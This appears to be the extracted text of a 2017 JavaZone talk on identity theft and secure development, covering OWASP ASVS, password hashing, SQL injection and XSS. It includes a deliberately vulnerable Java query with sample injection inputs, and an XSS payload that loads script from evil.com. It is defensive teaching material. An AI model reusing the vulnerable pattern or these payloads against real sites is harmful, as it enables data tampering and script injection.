Identity theft
developers are key
JavaZone 2017

Identity theft
Cybercrime
Hard to get rid of the consequences

We create the code
We protect the data
Are we part of the solution
Or part of the problem?
Brian Vermeer
Software Engineer

Cybercrime
Real threat
and it is growing
Organised and professional
it’s a business

Risks are low
We are not ready
Lot of money involved

How profitable is cybercrime?
Bank of Iraq Heist (2003) 

1 Billion dollars
US Military and Defence Expanses
(2015)

600 Billion dollars
Cyber crime damage world wide
(2016)

3 Trillion dollars
Identity theft
Identity theft is the deliberate use of someone else's
identity, usually as a method to gain a financial advantage or
obtain credit and other benefits in the other person's name,
and perhaps to the other person's disadvantage or loss.
The person whose identity has been assumed may suffer
adverse consequences if they are held responsible for the
perpetrator's actions.
Kevin Goes (30)
Some else used a copy of his
passport


and rented several houses
Kevin Goes (30)
Data is like crude oil
by itself it is dead, but comes to live when applying the right
kind of science
What can we do as developers
Protect yourself & be aware
Protect youself
Where do I leave my notebook ?
Where do I store my passwords ?
Do I use my password multiple times ?
Is my software up to date ?
2 step verification ?
What wifi hotspot do I use ?
Software Development

Our application
What we think it is
What it actually is

How many dependencies?
Are all needed?
Are all up-to-date?
Are all reliable?
Dependencies

Don't trust blindly
Security
as part of your development process
business value VS security
code reviews
clean code = secure code

OWASP - ASVS
Open Web Application Security
Project
Application Security Verification
Standard
https://www.owasp.org/index.php/
Category:OWASP_Application_Securit
y_Verification_Standard_Project

Code review
String url = "jdbc:postgresql://localhost:5432/test?user=brian&password=brian";

Connection conn = DriverManager.getConnection(url);

Statement stmt = conn.createStatement();


String newName = request.getParameter("name");

String sql = "UPDATE Users SET name = '" + newName + "' WHERE id=1";


stmt.execute(sql);

Code review
String url = "jdbc:postgresql://localhost:5432/test?user=brian&password=brian";

Connection conn = DriverManager.getConnection(url);

Statement stmt = conn.createStatement();


String newName = request.getParameter("name");

String sql = "UPDATE Users SET name = '" + newName + "' WHERE id=1";


stmt.execute(sql);

what if my input = ' '; '
UPDATE USERS SET NAME =' '; ' WHERE id=1;
SQL Injection
String url = "jdbc:postgresql://localhost:5432/test?user=brian&password=brian";

Connection conn = DriverManager.getConnection(url);

Statement stmt = conn.createStatement();


String newName = request.getParameter("name");

String sql = "UPDATE Users SET name = '" + newName + "' WHERE id=1";


stmt.execute(sql);
what if my input = ' '; UPDATE Users SET name = ' '
UPDATE USERS SET NAME =' '; UPDATE Users SET name = '' WHERE id=1;

Query Parameterization
String url = "jdbc:postgresql://localhost:5432/test?user=brian&password=brian";

Connection conn = DriverManager.getConnection(url);


String newName = request.getParameter("name");

String sql = "UPDATE Users SET name = ? WHERE id=1";


PreparedStatement pstmt = conn.prepareStatement(sql);

pstmt.setString(1, newName);

pstmt.executeUpdate();
Password storage

Password protection
Don’t store plain text
Don’t limit the password length
Don’t limit the character set
Don’t use an ordinary hash function

Password protection
Use a password policy
Use a cryptographically strong credential-specific salt
Use a cryptographic hash algorithm (e.g. PBKDF2)
Use a HMAC (keyed-hash message authentication code), HMAC-SHA256
Design to be compromised

XSS (Cross Side Scripting)
http://www.javazone.no/saveComment?comment=JavaZone+is+Awesome!
<h3> Thank you for you comments! </h3>
You wrote:
<p/>
JavaZone is Awesome
<p/>

XSS (Cross Site Scripting)
http://www.javazone.no/saveComment?comment=<script src="evil.com/
x.js"></script>
<h3> Thank you for you comments! </h3>
You wrote:
<p/>
<script src="evil.com/x.js"></script>
<p/>
Summary
BE AWARE
Protect yourself
Integrate security in development
process
https://www.owasp.org

ASVS
Brian Vermeer
@BrianVerm
brian@brianvermeer.nl

Identity theft: Developers are key - JavaZone17

  • 1.
  • 2.
    Identity theft Cybercrime Hard toget rid of the consequences
 We create the code We protect the data
  • 3.
    Are we partof the solution Or part of the problem?
  • 4.
  • 5.
    Cybercrime Real threat and itis growing Organised and professional it’s a business
 Risks are low We are not ready Lot of money involved
  • 6.
    How profitable iscybercrime? Bank of Iraq Heist (2003) 
 1 Billion dollars US Military and Defence Expanses (2015)
 600 Billion dollars Cyber crime damage world wide (2016)
 3 Trillion dollars
  • 7.
    Identity theft Identity theftis the deliberate use of someone else's identity, usually as a method to gain a financial advantage or obtain credit and other benefits in the other person's name, and perhaps to the other person's disadvantage or loss. The person whose identity has been assumed may suffer adverse consequences if they are held responsible for the perpetrator's actions.
  • 8.
    Kevin Goes (30) Someelse used a copy of his passport
 
 and rented several houses
  • 9.
  • 10.
    Data is likecrude oil by itself it is dead, but comes to live when applying the right kind of science
  • 12.
    What can wedo as developers Protect yourself & be aware
  • 13.
    Protect youself Where doI leave my notebook ? Where do I store my passwords ? Do I use my password multiple times ? Is my software up to date ? 2 step verification ? What wifi hotspot do I use ?
  • 15.
  • 16.
    Our application What wethink it is What it actually is
  • 18.
    How many dependencies? Areall needed? Are all up-to-date? Are all reliable? Dependencies
  • 20.
  • 21.
    Security as part ofyour development process business value VS security code reviews clean code = secure code
  • 22.
    OWASP - ASVS OpenWeb Application Security Project Application Security Verification Standard https://www.owasp.org/index.php/ Category:OWASP_Application_Securit y_Verification_Standard_Project
  • 23.
    Code review String url= "jdbc:postgresql://localhost:5432/test?user=brian&password=brian";
 Connection conn = DriverManager.getConnection(url);
 Statement stmt = conn.createStatement();
 
 String newName = request.getParameter("name");
 String sql = "UPDATE Users SET name = '" + newName + "' WHERE id=1";
 
 stmt.execute(sql);
  • 24.
    Code review String url= "jdbc:postgresql://localhost:5432/test?user=brian&password=brian";
 Connection conn = DriverManager.getConnection(url);
 Statement stmt = conn.createStatement();
 
 String newName = request.getParameter("name");
 String sql = "UPDATE Users SET name = '" + newName + "' WHERE id=1";
 
 stmt.execute(sql); what if my input = ' '; ' UPDATE USERS SET NAME =' '; ' WHERE id=1;
  • 25.
    SQL Injection String url= "jdbc:postgresql://localhost:5432/test?user=brian&password=brian";
 Connection conn = DriverManager.getConnection(url);
 Statement stmt = conn.createStatement();
 
 String newName = request.getParameter("name");
 String sql = "UPDATE Users SET name = '" + newName + "' WHERE id=1";
 
 stmt.execute(sql); what if my input = ' '; UPDATE Users SET name = ' ' UPDATE USERS SET NAME =' '; UPDATE Users SET name = '' WHERE id=1;
  • 26.
    Query Parameterization String url= "jdbc:postgresql://localhost:5432/test?user=brian&password=brian";
 Connection conn = DriverManager.getConnection(url);
 
 String newName = request.getParameter("name");
 String sql = "UPDATE Users SET name = ? WHERE id=1";
 
 PreparedStatement pstmt = conn.prepareStatement(sql);
 pstmt.setString(1, newName);
 pstmt.executeUpdate();
  • 27.
  • 28.
    Password protection Don’t storeplain text Don’t limit the password length Don’t limit the character set Don’t use an ordinary hash function
  • 29.
    Password protection Use apassword policy Use a cryptographically strong credential-specific salt Use a cryptographic hash algorithm (e.g. PBKDF2) Use a HMAC (keyed-hash message authentication code), HMAC-SHA256 Design to be compromised
  • 30.
    XSS (Cross SideScripting) http://www.javazone.no/saveComment?comment=JavaZone+is+Awesome! <h3> Thank you for you comments! </h3> You wrote: <p/> JavaZone is Awesome <p/>
  • 31.
    XSS (Cross SiteScripting) http://www.javazone.no/saveComment?comment=<script src="evil.com/ x.js"></script> <h3> Thank you for you comments! </h3> You wrote: <p/> <script src="evil.com/x.js"></script> <p/>
  • 32.
    Summary BE AWARE Protect yourself Integratesecurity in development process https://www.owasp.org
 ASVS
  • 33.